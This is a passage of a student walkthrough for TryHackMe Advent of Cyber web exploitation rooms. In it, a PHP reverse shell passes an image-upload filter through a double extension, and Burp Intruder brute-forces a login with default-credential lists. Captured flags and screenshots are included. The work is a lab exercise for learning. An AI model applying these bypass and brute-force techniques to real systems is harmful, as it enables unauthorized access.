Good luck on your mission (and maybe I'll see y'all again on Christmas Eve)!
 --Muiri (@MuirlandOracle)


══════════════════════════════════════════════════════════════


sh-4.4$ 
```

Thought Process/Methodology:

Having accessed the target machine, we were shown a page that requires us to sign in by using a certain URL that was given. We proceeded to paste the given URL and signed in. After signing in, we got into a page which requires us to submit some files. We tried submitting multiple files, but only image files are accepted so we decided to check the page source to confirm that it only accepts the image files. After acknowledging it only accept image files, we proceeded to test which directory that leads us to the directory containing our upload files and the directory that we tried was '/uploads/'. After that, we wanted to upload the reverse shell, which is in php format, but it didn't work so we tried thinking out of the box and tried implementing the .jpeg file name into the php file, 'php-reverse-shell.jpeg.php'. To our surprise it worked, so then we again proceeded to the last task given which is activate the netcat listener to bypass the filters to receive the shells. Later, we navigated the shells in the browser, we used the terminal look for the flag by doing 'cat /var/www/flag.txt" and we finally captured the flag.


Day 3: Web Exploitation – Santa Sleigh Tracker

Tools used: Kali Linux, Firefox, Burpsuite, FoxyProxy

Solution/walkthrough:

Question 1

The botnet that was mentioned in the text was Mirai




Default Credentials

You've probably purchased (or downloaded a service/program) that provides you with a set of credentials at the start and requires you to change the password after it's set up (usually these credentials that are provided at the start are the same for every device/every copy of the software). The trouble with this is that i it's not changed, an attacker can look up (or even guess) the credentials.

What's even worse is that these devices are often exposed to the internet, potentially allowing anyone to access and control it. In 2018 it was reported that a botnet (a number of internet-connected devices controlled by an attacker to typically perform DDoS attacks) called Mirai took advantage of Internet of Things (IoT) devices by remotely logging, configuring the device to perform malicious attacks at the control of the attackers; the Mirai botnet infected over 600,000 IoT devices mostly by scanning the internet and using default credentials to gain access.

Question 2


Starbucks 250 USD for reporting default credentials.



In fact, companies such as Starbucks and the US Department of Defense have been victim to leaving services running with default credentials, and bug hunters have been rewarded for reporting these very simple issues responsibly (Starbucks paid $250 for the reported issue):

Questions 3

The agent that disclosed the report was ag3nt-j1.



TIMELINE

arm4nd0 submitted a report to U.S. Dept Of Defense. Feb 25th (2 years ago)

BOT: posted a comment. Feb 25th (2 years ago)

agent-l8 U.S. Dept Of Defense staff updated the severity to Critical. Feb 25th (2 years ago)

agent-l8 U.S. Dept Of Defense staff changed the status to ● Triaged. Feb 25th (2 years ago)

arm4nd0 posted a comment. May 11th (2 years ago)

agentt2 closed the report and changed the status to ● Resolved. May 22nd (2 years ago)

arm4nd0 posted a comment. Jun 25th (2 years ago)

agent-l8 U.S. Dept Of Defense staff posted a comment. Updated Jun 25th (2 years ago)

arm4nd0 posted a comment. Jun 25th (2 years ago)

arm4nd0 requested to disclose this report. Jun 25th (2 years ago)


ag3nt-j1 U.S. Dept Of Defense staff agreed to disclose this report. Jun 25th (2 years ago)

This report has been disclosed. Jun 25th (2 years ago)

U.S. Dept Of Defense has locked this report. Jun 25th (2 years ago)

Question 4


The port number for burp is 8080.



Running	Interface	Invisible	Redirect	Certificate	TLS Protocols
✓	127.0.0.1:8080			Per-host	Default

Question 5

The proxy type of Foxyproxy on Burp is HTTP.


Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Intercept HTTP history WebSockets history Options
Add
Edit
Remove


Proxy Listeners

Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure your browser to use one of the listeners as its proxy server.

Running	Interface	Invisible	Redirect	Certificate	TLS Protocols
✓	127.0.0.1:8080			Per-host	Default

Question 6

The URL encoding for “PSP0201” is %50%53%50%30%32%30%31.



Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Text Hex
Decode as ...
Encode as ...
Hash ...
Smart decode
Text Hex
Decode as ...
Encode as ...
Hash ...
Smart decode

```
PSP0201
```

```
%50%53%50%30%32%30%31
```

Question 7


Cluster Bomb



Cluster bomb – This uses multiple payload sets. There is a different payload set for each defined position (up to a maximum of 20). The attack iterates through each payload set in turn, so that all permutations of payload combinations are tested.

Question 8

We opened up Burpsuite and Foxyproxy to proceed to our next task. We keyed in the default credentials that we're given.



TryHackMe | 25 Days of C · Santa Sleigh Tracker

https://tryhackme.com/room/learncyberin25days#cp

Title
AoC Day 3

7. Click the "Start Attack" button, this will loop th
successful login (*typically all incorrect logins w*

Use what you've learnt to help McSkidy hack back

Answer the questions below

Deploy your AttackBox (the blue "Start AttackBox" b
open Firefox on the AttackBox and copy/paste the m

No answer needed

Use BurpSuite to brute force the login form. Use th

Username	Password
root	root
admin	password
user	12345

Use the correct credentials to log in to the Santa Sle

What is the flag?

Answer format: ***{*****************************

Task 6 [Day 4] Web Exploitation Santa's watchi

Burp Suite Community Edition v2021.10.3 - Temporary Project

Intruder › 2 › Payloads

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in differe

Payload set: 1   Payload count: 3
Payload type: Simple list   Request count: 0

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

```
root
admin
user
```

Add: S


Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

Payload Encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

☑ URL-encode these characters: ./\=<>?+&*;:"{}|^`#



Burp Suite Community Edition v2021.10.3 - Temporary Project

Intruder › 2 › Payloads

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different

Payload set: 2   Payload count: 3
Payload type: Simple list   Request count: 9

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

```
root
password
12345
```

Payload Processing


You can define rules to perform various processing tasks on each payload before it is used.

Payload Encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.


☑ URL-encode these characters: ./\=<>?+&*;:"{}|^`#

Once we started the attack, we were given a list of results for us to identify which credentials is the right one to log in.


2. Intruder attack of 10.10.92.144 - Temporary attack - Not saved to project file
Attack Save Columns
Results Target Positions Payloads Resource Pool Options
Filter: Showing all items

Request	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
0			302	☐	☐	309	
1	root	root	302	☐	☐	309	
2	admin	root	302	☐	☐	309	
3	user	root	302	☐	☐	309	
4	root	password	302	☐	☐	309	
5	admin	password	302	☐	☐	309	
6	user	password	302	☐	☐	309	
7	root	12345	302	☐	☐	309	
8	admin	12345	302	☐	☐	255	
9	user	12345	302	☐	☐	309	

When we manage to log in with right credentials we were brought into the tracker directory and the flag was shown below.



Santa Sleigh Tracker App

GPS: Online *Last Airborne: 24th December 2019* Santa Sleigh: Offline

Flag: `THM{885ffab980e049847516f9d8fe99ad1a}`

The Santa Sleigh Tracker App uses state of the art technology to track Santa as he travels around the world delivering presents.

Portal made with love by Santa's Elves.

Thought Process/Methodology:

We were given an IP to paste it into the browser search bar, and we were shown a page that shows us the log in page. Then we tried using FoxyProxy and Burpsuite to intercept the traffic of the website. While using Burpsuite we head into the proxy tab where it has the label named ‘Intercept” and it shows us a list of the host ip etc. We used the intruder to loop through and submitted a log in request using random credentials, but the passwords are incorrect. The only way to solve this is to send the raw file to the intruder tab and we will be able to see the request with. By doing this we have to select ‘positions’ and select ‘Cluster Bomb’ in the attack type dropdown menu as it iterates through each payload sets in turn, so everything is tested. Once we’re done selecting, we must key in the default credentials that were given which is (username)"admin", "root" and "user" (password) "password", "admin" and "12345". After adding the credentials, we clicked the start attack button and waited for every combination to be tested. After 1 minute, we were given a list of combinations and only one credential can be used which is “admin”,”12345”. So, we proceed to try the credentials and we logged in to app and was given the flag below.


Day 4: Web Exploitation – Santa's watching

Tools used: Kali Linux, Firefox, wfuzz, Gobuster


Solution/walkthrough:

Question 1

Identifying how a wfuzz command would look like. In order to identify the flags definition and function, we use the command "man wfuzz" in the terminal.

